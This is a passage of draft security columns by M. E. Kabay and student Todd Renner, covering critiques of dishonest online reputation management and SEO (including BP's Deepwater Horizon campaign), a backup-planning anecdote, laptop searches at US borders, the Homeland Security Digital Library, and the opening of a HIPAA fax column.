Online reputation management (ORM) works much in the same way: accentuating the positives and giving the impression of mass approval. ORM businesses specialize in smoothing over rough edges in communications media; although they may salvage reputations, some of the techniques used are controversial and border on legality. However, controversy reaches a high point when the client has a notably bad reputation.< http://www.nytimes.com/2009/07/30/business/smallbusiness/30reputation.html >

ORM monitors and manages an Internet reputation with the goal of promoting a desired image of the client. This process covers search engine result pages (SERPs), news sites, blogs, social networks, streaming media, and public-relations sites. Managing online commentary has become ~~is~~ increasingly important to businesses and professionals; a 2009 survey conducted by the Opinion Research Corporation< http://www.opinionresearch.com/ > found that "…84 percent of Americans say online customer evaluations have an influence on their decision to purchase a product or service…."< http://www.businesswire.com/portal/site/google/?ndmViewId=news_view&newsId=20090415005155&newsLang=en >

ORM companies typically employ a similar strategy; they start by searching online for anything and everything about the client, presenting this information to the client, and determining what should be deleted, changed or emphasized. In the *cleaning* phase, they remove the client's ~~your~~ name from people searches and data farms (e.g., Spokeo< http://www.spokeo.com/ >), deleting items (such as uploaded files), closing accounts, contacting administrators, and even threatening litigation.<

http://www.reputation.com/faq/ >

The second phase focuses on creating and shaping a desired online presence for the client. One technique is called *gaming* search engines (a term describing the manipulation of a search engine's algorithm in order to hijack optimal SERP positions), otherwise known as Search Engine Optimization (SEO). There are a number of legitimate SEO techniques such as Web page/HTML optimization (meta tags, named/tagged pictures and videos, increasing backlinks), utilizing Pay Per Click (PPC), or just having really popular content.

In the next article, Todd Renner reviews questionable methods for SEO.

* * *

Todd Renner < mailto:trenner@nrdc.org > expects to graduate from Norwich University in 2012 with a degree in Computer Security and Information Assurance. He will continue his academic career at the graduate level in the field of environmental law. He welcomes correspondence from readers. He is currently working out of Livingston, MT with the Natural Resources Defense Council< http://www.nrdc.org/ > and actively seeking ways to incorporate his undergraduate experience into his work in the environmental field.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Online Reputation Management: Dishonest Methods

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

Search engine optimization (SEO) to raise the visibility of a specific company or person may ~~can~~ involve questionable methods. For example, search engines can be manipulated to trick Web crawlers and increase the visibility of Websites to search engines.< http://www.Webspam.org/seo-spam-what-is-spamdexing/ > Methods of *spamdexing*< http://www.searchenginepromotionhelp.com/m/articles/promotion-encyclopedia/spamdexing.php > include

- **Google bombing/Googlewashing** (*link bombing*)< – a twisted SEO effort to link a particular search phrase to certain Websites").< http://www.nytimes.com/2006/11/06/business/media/06link.html >, often by creating large numbers of links (a notable example lists the Church of Scientology's home site as the top result for the search of "dangerous cult").< http://www.bloomseo.com/kaboom-google-bomb-still-works/ There have even been SEO Google bombing contests to get the highest rank by linking random phrases such as "Hommingberger Gepardenforelle" http://google.about.com/od/socialtoolsfromgoogle/a/googlebombatcl.htm >
- **Google bowling** – If you want to be the tallest tree in the forest, cut down the ones bigger than you. This term describes the effort of getting a competitor's Website removed from Google's indexes (Google ban) by using such methods as pointing an obvious link farm to the site, or leaving links to known viruses in comment sections (which will work if the site is poorly managed). < http://seoblackhat.com/category/googlebowling/ >
- **Keyword stuffing** – "Duplicating descriptive words in the body and/or in the meta tags of a Web page in order to rank the page high on search engine results. Also called 'word stuffing.'"< http://www.computerlanguage.com/ >
- **Link farms** – sites "containing a very large list of hyperlinks to different Websites without groupings, categories, or any relationship to the site domain name. Many link farm sites have no actual content of their own or standards for link submission. Link farms are disreputable versions of legitimate sites exchanging links based on related topics to provide visitors with some added content value."< http://www.linkfarm.info/ >
- **Invisible text** – text with the same color as the background of the Web page< http://www.esotech.org/blog/seo/destroying-seo-the-new-invisible-text > as part of a link farm. The example described in the link above is a recursive link farm using invisible text: the pages in the array of pages link to each other to increase the score of the targeted Web sites in search-engine rankings.
- **Doorway pages** – "Webmasters are sometimes told to submit 'bridge' pages or 'doorway' pages to search engines to improve their traffic. Doorway pages are created to do well for particular phrases. They are also known as portal pages, jump pages, gateway

pages, entry pages, and by other names as well."< http://searchenginewatch.com/article/2048653/What-Are-Doorway-Pages >

The shadiest practices don't come from manipulation of machines and algorithms, but from deception and manipulation carried out directly by humans. Tactics such as astroturfing, sock puppetry, and flogging are all examples of unethical forms of ORM used by some SEO companies.

- **Astroturfing** (named after the synthetic grass, "AstroTurf"< http://www.astroturf.com/ >) is the act of creating fake grassroots organizations to endorse a client or a client's point of view or criticize a political position or a competitor under the guise of pseudo-authenticity. Typically, these organizations are staffed with people directly involved with the company or industry they're promoting.< http://www.sourcewatch.org/index.php?title=Astroturfing > In a notorious case of astroturfing, a public relations firm was hired by a coal company to lobby against a bill in the US Congress that would have regulated coal-industry activities. They forged letters – including forged logos – claiming to be from various social-activism groups and were eventually discovered. < http://www.sourcewatch.org/index.php?title=Bonner_%26_Associates >
- **Sock puppetry** is the practice of pretending to be someone else and using the same techniques as astroturfing, the difference being the scale (sock puppetry is mainly done with individual reviews).< http://www.forbes.com/2010/02/20/twitter-walmart-dell-technology-cio-network-social-media.html > For a hilarious send-up of sock puppetry, see the article in "Uncyclopedia, the content-free encyclopedia."< http://uncyclopedia.wikia.com/wiki/Finding_Your_Inner_Sock_Puppet > Just don't take any of the content seriously.
- **"Flogging** … is, in current marketing parlance, a portmanteau term made up from the two words 'fake' and 'blogging', and refers to the practice of companies employing fake bloggers to write glowing reviews of certain products."< http://virtuallinguist.typepad.com/the_virtual_linguist/2011/03/flogging.html >

Another approach is simply to flood the Internet with so many positive comments that searchers can form a positive opinion based on prevalence and position in the search pages. For example, the firm Wag the Dog Marketing< http://wag-the-dog-marketing.org/ > wrote, "We at Wag the Dog Marketing call it just that: Internet Reputation Repair. What we do is craft hundreds or even thousands of good, similar but different articles, and submit each one to a large number of article directories. This pushes the rip-off reports and other garbage libel sites down from the top of the search results." < http://affiliatetraininggeniusmarketingmonthly.com/research-indicates-sociopaths-at-core-of-libel-slander > That company provides a perfect example of flogging itself: type "wag the dog marketing" (without the quotation marks) into GOOGLE's search field< http://www.google.com/search?client=opera&rls=en&q=wag+the+dog+marketing&sourceid=opera&ie=utf-8&oe=utf-8&channel=suggest > and examine the enormous number of extraordinarily similar and glowingly positive reviews about them.

ORM companies are influential in the realm of Internet searches, and attract many high-paying, high-profile customers.< http://bits.blogs.nytimes.com/2011/04/04/the-growing-business-of-online-reputation-management/ > Although there are legitimate ORM and SEO tactics, the reality is that they take time and hard work to produce quality results. However, when ethics are not an issue and the client is rich and desperate enough, unethical and illegal shortcuts that flood the online world with misleading information become increasingly attractive.

In the final part of this series, Todd Renner studies how British Petroleum tried to manage its online reputation in the Deepwater Horizon fiasco.< *http://www.restorethegulf.gov* >

* * *

Todd Renner < mailto:trenner@nrdc.org > expects to graduate from Norwich University in 2012 with a degree in Computer Security and Information Assurance. He will continue his academic career at the graduate level in the field of environmental law. He welcomes correspondence from readers. He is currently working out of Livingston, MT with the Natural Resources Defense Council< http://www.nrdc.org/ > and actively seeking ways to incorporate his undergraduate experience into his work in the environmental field.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Online Reputation Management:
The BP Case

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Norwich University student Todd Renner addressed the issue of online reputation management in one of his essays for the Spring 2011 session of the IS342 *Management of Information Assurance* course< http://www.mekabay.com/courses/academic/norwich/is342/ >. Everything that follows is a close collaboration between Mr Renner and Mich Kabay.

* * *

On April 20, 2010, one of the worst marine oil spills in recorded history~~,~~ began with the lethal explosion of Transocean's< http://www.deepwater.com/ > Deepwater Horizon drilling platform< http://www.gulfspilloil.com/ > used by British Petroleum (BP). By the end of the first two months, BP was suffering massive PR damages: BP lost over $67 billion in capitalization within the first six weeks from a plunge in their share value< http://www.treehugger.com/files/2010/06/bp-stock-plunges-loses-67-billion-6-weeks.php >, increasing to $100B in losses by the end of June 2010.< http://www.washingtontimes.com/news/2010/jun/25/bp-shares-fall-lost-market-value-tops-100-bln/ > And if that wasn't a strong enough indication of reputation damage, many BP gas stations actually covered up the company's logo due to losses in business from boycotts.< http://thetimes-tribune.com/news/several-area-gas-stations-cover-up-bp-on-signs-1.835320#axzz1K690IAxs > BP needed a miracle – and that miracle was online reputation management (ORM).

Recognizing that the surge of media coverage and Internet postings was growing at a faster rate than the oil plumes, BP moved quickly to mitigate the damage ~~began damage control~~ – for its reputation, that is. The first step on its road to recovery was a massive pay-per-click (PPC)< http://adwords.google.com/support/aw/bin/answer.py?hl=en&answer=14185 > campaign through Google's AdWords.< http://services.google.com/advertisers/us/media/searchadvertising > BP bought relevant search terms such as "oil spill," "leak," and "top kill," spending nearly $3.7 million in one month (approximately 65 times its normal advertising amount).< http://www.marketingpilgrim.com/2010/09/bp-turns-to-googles-adwords-for-orm-help.html > Even at the time, BP's approach generated criticism; for example, Pamela Seiple, writing in the HubSpot Blog that specializes in Internet marketing, wrote, "Critics are slamming BP's PPC strategy as unethical, since it pushes down other search results such as non-BP generated news and opinion pieces that are also addressing the spill. But is the strategy truly unethical?"< http://blog.hubspot.com/blog/tabid/6307/bid/6077/Is-BP-s-PPC-Brand-Campaign-Unethical.aspx > She added, "Instead of spending so much money on highly competitive keywords in a pay-per-click campaign, BP might have been better off in boosting its image by allocating that money to the oil spill's recovery efforts."

The rest of BP's effort in reputation damage control was based on astroturfing and sock puppeteering, which were mentioned in the previous article in this series.< ADD LINK TO PREVIOUS ARTICLE >

- The Gulf of Mexico Foundation (GMF)< http://www.gulfmex.org/about-us/ > describes

its goals as including ensuring "a sustainable quality of life for residents and visitors of the Gulf coasts."
    - The GMF was featured in a front-page *New York Times* article< http://www.nytimes.com/2010/05/04/us/04enviro.html?hp >, where the authors quoted its executive director, Quenton R. Dokken, as minimizing the severity of the catastrophe: "The sky is not falling. We've certainly stepped in a hole and we're going to have to work ourselves out of it, but it isn't the end of the Gulf of Mexico." Nowhere in the original article was it mentioned that the GMF is heavily supported by the oil industry, with most of its board of directors either employed by offshore oil-drilling concerns or oil-industry dependent companies.< http://www.propublica.org/blog/item/non-profit-conservation-group-has-ties-to-big-oil-interests-gulf-oil-spill > The heavy involvement of oil-industry executives in a "conservation" group raises questions about the impartiality of the organization.
- America's Wetland Foundation (AWF)< http://www.americaswetland.com/custompage.cfm?pageid=2 > describes itself as working to raising awareness of the value and fragility of the Louisiana coastal wetlands. "AWF offers itself as a neutral arbiter, bringing diverse interests to the table to seek and establish solutions to ensure the sustainability of Louisiana's coastal environment and the economic activities that take place there for the great benefit of the nation."< https://www.americaswetland.com/custompage.cfm?pageid=2&cid=218 >
    - The organization's own Sponsors page< https://www.americaswetland.com/sponsor.cfm?pageid=30&cid=40 > lists among others
        - Shell
        - Chevron
        - American Petroleum Institute
        - Citgo
        - Entergy
        - Exxon Mobil.
    - For those challenging the notion that oil producers are major sources of oceanic, terrestrial and atmospheric pollution, a search using GOOGLE SCHOLAR using keyword "oil industry pollution" (without the quotation marks) brings up 16,400 citations since 2009 (617,000 without the date limitation).
- The Dauphin Island Sea Lab< http://www.disl.org/ > in Alabama was widely reported in March 2011 as arguing that mass dolphin deaths in the Gulf were a reaction to an influx of cold water from unusual snow runoff.< http://www.csmonitor.com/Environment/Wildlife/2011/0304/Baby-dolphin-die-off-in-Gulf-Cold-water-not-oil-spill-the-culprit > Newspaper accounts widely described the Sea Lab as "independent."
    - However, BP donated $5M to the Sea Lab in July 2011< http://www.examiner.com/human-rights-in-national/bp-funded-scientists-cold-weather-killed-baby-dolphins > and scientists at the National Oceanographic and Atmospheric Administration< http://www.noaa.gov/ > pointed out that dolphins actually *swim* and avoid cold water.
    - There is no reason to posit deliberate collusion in the interpretation of the data – scientists often legitimately disagree with each other – but the involvement of BP in any environmental organization naturally raises questions about conscious or unconscious bias.

The moral and ethical implications are clear. In the age of instant access, ORM/SEO companies are the kings of public perception because the extent of average public concern rarely extends

beyond the first results page in a search. A 2004 study by Bernard J. Jansen and Amanda Spink entitled, “How are we searching the World Wide Web? A comparison of nine search engine transaction logs” (*Information Processing and Management* 42(1):2478-0263)< http://www.sciencedirect.com/science/article/pii/S0306457304001396 > reported that, for research from the late 1990s and early 2000s, “Overall, it appears that Web searchers are tending to view fewer documents per Web query, which might indicate a move to less complex interactions…. [T]he percentage of searchers viewing only one results page is increasing for users of both US and European-based Web search engines. The percentage of searchers viewing only the first results page has increased from 29% in 1997 to 73% in 2002 for US-based Web search engines users.”

Surely there are ethical ORM/SEO companies, but the ugly proof of exploitation, deception, and manipulation lingers in the digital air. Unfortunately, it is becoming an all-too-common practice (even by our own government< http://www.guardian.co.uk/technology/2011/mar/17/us-spy-operation-social-networks >) as increasing emphasis is put on public perception rather than on facts.

* * *

Todd Renner < mailto:trenner@nrdc.org > expects to graduate from Norwich University in 2012 with a degree in Computer Security and Information Assurance. He will continue his academic career at the graduate level in the field of environmental law. He welcomes correspondence from readers. He is currently working out of Livingston, MT with the Natural Resources Defense Council< http://www.nrdc.org/ > and actively seeking ways to incorporate his undergraduate experience into his work in the environmental field.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Accessible Backups, not Recursive Backups

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Recently my PGP Desktop encryption program suddenly lost its registration information. I don't know why, although it may have had something to do with a series of driver updates, but when the system rebooted at one point, I noticed a registration request from the encryption product. I didn't think much about it until I finished all the driver updates. At that point, I was ready to mount the PGP-encrypted volumes that contain confidential data such as Norwich University student records, client records, financial data, and correspondence.

Now normally, if I need the registration information for a software product, I just open the licenses folder where I keep all of them neatly labeled and dated for easy access. Having a single place to go simplifies retrieval and updates.

Another aspect of my two tower computers – one ("MAIN") for my home office and one ("SPARE") for my University office – is that I am (or thought I was) compulsively careful about backups and business continuity:

- The system disk drives (C:) on both towers are RAID 1 arrays – mirrored drives.
- Every evening, towards midnight, an automatic backup procedure on MAIN creates a daily differential backup stored on its RAID.
- The next morning, that backup file is copied to an external 1 TB USB3 portable disk drive. In addition, all the disk volumes on the system are duplicated on the USB3 drive and synchronized using SyncToy< http://www.microsoft.com/download/en/details.aspx?id=15155 >. [Incidentally, I am currently evaluating ViceVersa PRO< http://www.tgrmn.com/index.htm > to replace SyncToy and plan to write about the products in a future column.]
- When I get to my University office, I immediately synchronize the USB3 drive with the corresponding volumes on SPARE using SyncToy.
- Thus at that point, there are three independent copies of all my user data: on MAIN, USB3, and SPARE.
- In the evening, I synchronize USB3 from SPARE and, when I reach home, MAIN from USB3.
- Again, at that point there are three identical copies of all the data.
- At the end of each month, I do a complete system backup using LapLink PCMover< http://www.laplink.com/pcmover > for C: drive from which I can reinstall the complete configuration, including all system data, program files and the registry. This process backs up MAIN but not SPARE because the hardware configurations of MAIN and SPARE are identical, so I can use (and actually have used) LapLink PCMover to recreate the operating system and files on SPARE starting from the MAIN PCMover backup.
- The full backup procedure then completes by copying all the files on the O: drive (a RAID 0 performance-striped pair) where non-sensitive data are stored as well as all the PGP volume files (*.PGD).

Sounds great, eh?

Yeah, well, I thought so too until I hit that PGP license snag.

It happens that a few days before the encryption program failed, so did one of the disks on the SPARE RAID 1 array. I shut the system down just before the July 4 weekend and disconnected all the cables. When the encryption program died on July 6, it suddenly dawned on me that all the license information is stored on my K: drive, which is a PGP-encrypted volume that lives as the file MK.PGD on my O: drive. Without a running, properly licensed instantiation of PGP, *I could not retrieve the license information that would allow me to retrieve the license information.*

Slapping my forehead in embarrassment, I had to

- Re-install all the cabling for SPARE,
- Boot SPARE,
- Copy the PGP license files from the encrypted K: drive on spare to an *unencrypted* directory on the USB3 drive,
- Copy the PGP license files from the unencrypted folder on the USB3 drive to the corresponding location on MAIN, and
- Fill in the PGP license information for MAIN.

It was pure luck that

- SPARE happened to be in my home office instead of at the University office or the repair shop that day and
- The remaining RAID 1 drive still worked on SPARE so I could load the encrypted volume to extract the license data.

I sure have learned a lesson. In addition to making you laugh, perhaps I can parlay the experience into lessons for all of us to think about to make up for my feeling like a complete idiot. Each of the following examples of avoiding a recursive trap should be greeted with loud "Duhhh" sounds. I'll start with the issue described above.

- Don't put license information for your encryption product solely on an encrypted volume that requires your encryption product to properly licensed to allow access to the license information that is needed to … oh phooey.
- Don't put the only written copy of the combination for your fire safe into the fire safe.
- Don't put your essential drivers on a storage device that is impossible to read without one of the drivers that is on that storage device.
- Don't put your backup media next to the system they are supposed to back up in case of, say, total destruction of your facility by fire, flood, earthquake, tornados or any of the other lovely environmental disasters we've been suffering lately.
- Don't put the safety ladder that is the only way of getting out of your bedroom in case of a fire somewhere other than your bedroom.

Well, that's enough for today. I'll just go off into a corner now and hit myself in the head repeatedly with an old portable disk drive.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at

Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Search and Seizure:
No Fourth-Amendment Rights at Borders

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In 2002, the Homeland Security Act< http://www.dhs.gov/xabout/laws/law_regulation_rule_0011.shtm > established the Department of Homeland Security (DHS)< http://www.dhs.gov/index.shtm > combining a number of US law enforcement and regulatory agencies< http://www.dhs.gov/xabout/history/editorial_0133.shtm >. The US Customs Service and the Immigration and Naturalization Service contributed to the formation of the newly named Immigration and Customs Enforcement (ICE)< http://www.ice.gov/ > and the Customs and Border Protection (CBP) agencies< http://www.cbp.gov/ >.

The CBP provides several useful documents< http://www.cbp.gov/xp/cgov/travel/admissibility/ > summarizing its authority to search entering travellers' electronic equipment. The Directive "Border Searches of Electronic Devices"(BSED)< http://www.dhs.gov/xlibrary/assets/ice_border_search_electronic_devices.pdf > from the ICE Policy System also clarifies the policies. In this 2009 document, the policy states that border guards may search and interrogate any person attempting to cross into the United States. They are not subject to the Fourth Amendment restrictions discussed in previous articles in this series; for example [page 4], "At no point during a border search of electronic devices is it necessary to ask the traveler for consent to search." Officers may seize computers and keep them for a "reasonable time," defined on page 5 of the BSED as follows (quoting exactly):

>In determining "reasonable time," courts have reviewed the elapsed time between the detention and the completion of the border search, taking into account any additional facts and circumstances unique to the case. As such, ICE Special Agents are to document the progress of their searches, for devices and copies of information therefrom, and should consider the following factors:

a) The amount of information needing review;
b) Whether the traveler was deprived of his or her property and, if so, whether the traveler was given the option of continuing his or her journey with the understanding that ICE would return the property once its border search was complete or a copy could be made;
c) Whether assistance was sought and the type of such assistance;
d) Whether and when ICE followed up with the agency or entity providing assistance to ensure a timely review;
e) Whether the traveler has taken affirmative steps to prevent the search of his or her property in a timely fashion; and
f) Any unanticipated exigency that may arise. <

Thus there are no explicit, objective, or specific legal limits on the retention period for seized computers. The decision to search and seize depends on the individual decisions of border guards.

As a visitor to the United States in 1980 and an immigrant from Canada in 1998, I personally experienced outrageous discrimination by US border guards who were not bound by the rule of law.< http://www.mekabay.com/opinion/pa.htm >

As the American Civil Liberties Union (ACLU)< http://www.aclu.org > puts it eloquently in one of its press releases, “Obeying the Constitution is not optional, and we don’t decide whether to apply it on a case by case basis…. Our criminal justice system is fully capable of protecting security interests while also upholding our values. If we have learned nothing else over the last decade, it’s that circumventing the rule of law leads to tragic consequences.”< http://www.aclu.org/national-security/aclu-calls-administration-and-congress-follow-rule-law-terrorism-cases >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Search and Seizure:
Justifying Spontaneous Computer Seizures

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the previous article < insert link to appropriate page > in this column, we looked at the fundamental exclusion of border-crossing regulations from constitutional protections against arbitrary search and seizure. Today we continue the examination of the issue of arbitrary search and seizure at the borders of the country.

The powers of the Customs and Border Patrol (CBP) are eloquently defended by Jayson Ahern, Deputy Commissioner of CBP in June 2008 in his commentary, "CBP Laptop Searches."< http://www.dhs.gov/journal/leadership/2008/06/cbp-laptop-searches.html > He gives several interesting examples of unexpected discoveries of dangers to national security from computer searches:

- 2004: a Canadian traveller was carrying software stolen from a US firm; he was eventually convicted of violating the Export Administration Act< www.fas.org/sgp/crs/secrecy/RL31832.pdf > trying to sell restricted software to the People's Republic of China.
- 2005: a traveler showing extreme nervousness when we was chosen for more detailed examination turned out to be carrying child pornography on his laptop computer and on compact discs.
- 2006: A currency smuggler had information on his laptop computer about "cyanide and nuclear material."
- 2006: A student randomly selected for detailed screening was carrying a laptop computer with information on improvised explosive devices, a picture of the traveller reading his will, and pictures of Al-Qaida terrorists.
- 2007: A visitor acting strangely was subjected to a detailed search; his laptop computer included "violent jihadist materials" and led to his identification as a recruiter for terrorist groups.

He adds, "It is not our intent to subject legitimate travelers to undue scrutiny, but to ensure the safety of the American public. In conducting these searches, we are fully dedicated to protecting the civil rights of all travelers." In the next paragraph, he writes, "Moreover, CBP officers adhere to strict constitutional and statutory requirements, including the Trade Secrets Act, which explicitly forbids federal employees from disclosing, without lawful authority, business confidential information they may access as part of their official duties. We also protect information that may be uncovered during examination as well as private information that is not in violation of any law."

In a posting issued in August 2008 entitled, "Laptop Inspections Legal, Rare, Essential," Ahern argues that that for more than 200 years, the federal government has been granted the authority to prevent dangerous people and things from entering the United States. Our security measures at the border are rooted in this fundamental fact, and our ability to achieve our border mission would be hampered if we did not apply the same search authorities to electronic media that we have long-applied to physical objects – including documents, photographs, film and other

graphic material."

He continues by pointing out that, "In the 21st century, terrorists and criminals increasingly use laptops and other electronic media to transport illicit materials that were traditionally concealed in bags, containers, notebooks and paper documents. Making full use of our search authorities with respect to items like notebooks and backpacks, while failing to do so with respect to laptops and other devices, would ensure that terrorists and criminals receive less scrutiny at our borders just as their use of technology is becoming more sophisticated."

Another valuable contribution is his assurance that "travelers whose laptops are searched represent a very small number of people." He quotes a comment by Secretary of Homeland Security Michael Chertoff< http://www.cov.com/mchertoff/ > who said that "Of the approximately 400 million travelers who entered the country last year, only a tiny percentage were referred to secondary baggage inspection…[and] of those, only a fraction had electronic devices that may have been checked."< http://www.crn.com/news/security/209902679/customs-and-border-protection-officers-can-now-seize-electronic-devices.htm;jsessionid=uDT50TtprYIYXCTnJskP5Q**.ecappj01 > In that article by Michele Masterson for CRN, Chertoff said that "every federal appellate court in the country to address the laptop issue, including the 9th Circuit, has concluded that, at the border, "there is no constitutional basis for treating laptops differently than hard copy documents."

So far, then, I don't think that travelers have to worry too much about having their laptops searched or seized at the border – but don't expect to have any recourse against a search or seizure if an official decides on it.

These are familiar arguments in the world of privacy rights; they amount to the assurance that the current administration / government / agency / personnel are endowed with the highest moral standards and the best of intentions in protecting the people of the United States. Alas, the fundamental issue is that without the rule of law and due process, the people are potentially subject to abuse by people who turn out not to be endowed with the highest moral standards and who do not have the best of intentions in protecting the people of the United States.

Gosh, maybe we should actually make a point of voting so the Good Guys can keep choosing to protect our rights, eh?

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Homeland Security Digital Library – Priceless Resource

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The Naval Postgraduate School Center for Homeland Security and Defense< http://www.chds.us/ > (CHSD) is a world-standard< http://www.fema.gov/pdf/about/speeches/012908_ann.pdf > institution in information assurance (IA) and homeland security (HS) education. Established in 2003 as a response to the horrific events of 9/11< http://www.chds.us/?file&mode=dl&h&w&drm=resources%2Fstaff%2Fmarketing%2Fpublic_files&f=CHDS_SpReport_Educ2011.pdf&altf=CHDS_SpReport_Educ2011.pdf >, the CHSD is also the home of a valuable resource for all IA and HS professionals: the Homeland Security Digital Library (HSDL)< http://www.hsdl.org/ >.

The HSDL overview < http://www.hsdl.org/?about > crisply defines the Library's mission as follows: "Our mission is to strengthen national security of the United States by supporting federal, state, local, and tribal analysis, debate, and decision-making needs and to assist academics of all disciplines in homeland defense and security related research."

The complete HSDL has over 92,000 documents "offering users a range of materials in contemporary and historical issues in homeland security and its related fields. The collection includes material from a wide range variety of sources including federal, state and local governments; international governments and institutions; nonprofit organizations and private entities."

Access to the complete Library requires registration (more on that in a moment). However, anyone can access the following treasure-troves (quoting directly from the overview):

- Limited HSDL Collection< http://www.hsdl.org/?search&offset=0&submitted=Search&collection=public&so=date >: contains over 49,500 U.S. Federal Government documents as well as academic theses from federal government institutions.
- Policy & Strategy Section< http://www.hsdl.org/?collection/stratpol >: direct access to key U.S. policy documents, presidential directives, national strategy documents, major legislation, and executive orders.
- HSDL Blog< http://www.hsdl.org/hslog/ >: On the Homefront: a synopsis of the most recent reports and issues in homeland security. The blog also includes a calendar of upcoming conferences and events.
- Blog Search< http://www.hsdl.org/?blogsearch >: a single search across the best homeland security-related blogs and bloggers.
- Homeland Security Grants< http://www.hsdl.org/?grants >: where to find homeland security grants and grant-writing assistance.
- Books and Journals< http://www.hsdl.org/?commercial >: pointers to commercial sources of homeland security-related research.

Becoming a registered< https://www.chds.us/?special/info&pgm=HSDL > account holder of the HSDL, for full access to the complete collection and all services, is not difficult: "Access to the

Homeland Security Digital Library is granted to local, tribal, state and federal U.S. government officials; members of the U.S. military; homeland security researchers; and corporate homeland security managers or contractors." The request for a Website Account< https://www.chds.us/?auth/create&pgm=HSDL > asks a few simple identifying questions and usually generates a positive response for anyone associated with a credible organization that works with or depends on security knowledge.

The Resources page< https://www.chds.us/?innovations > for the CHDS lists a range of fascinating resources such as educational videos, simulation software, research methods guides, lectures, databases and even an annual essay contest with stimulating, imaginative topics.

I urge all readers of this column to apply for access to the full HSDL. And it's free!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Coping with HIPAA Regulations: Electronic Faxes

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The Health Insurance Portability and Accountability Act mandates reasonable safeguards in communicating patient medical data from one care-provider to another. In this second of two columns on the subject, we look at alternatives to using the old-fashioned fax machines that can accidentally transmit private data to an unexpected recipient.

* * *

What are "reasonable safeguards" for transmitting patient data beyond the simple methods detailed in the HIPAA document discussed in the previous column?< URL FOR PREVIOUS COLUMN >

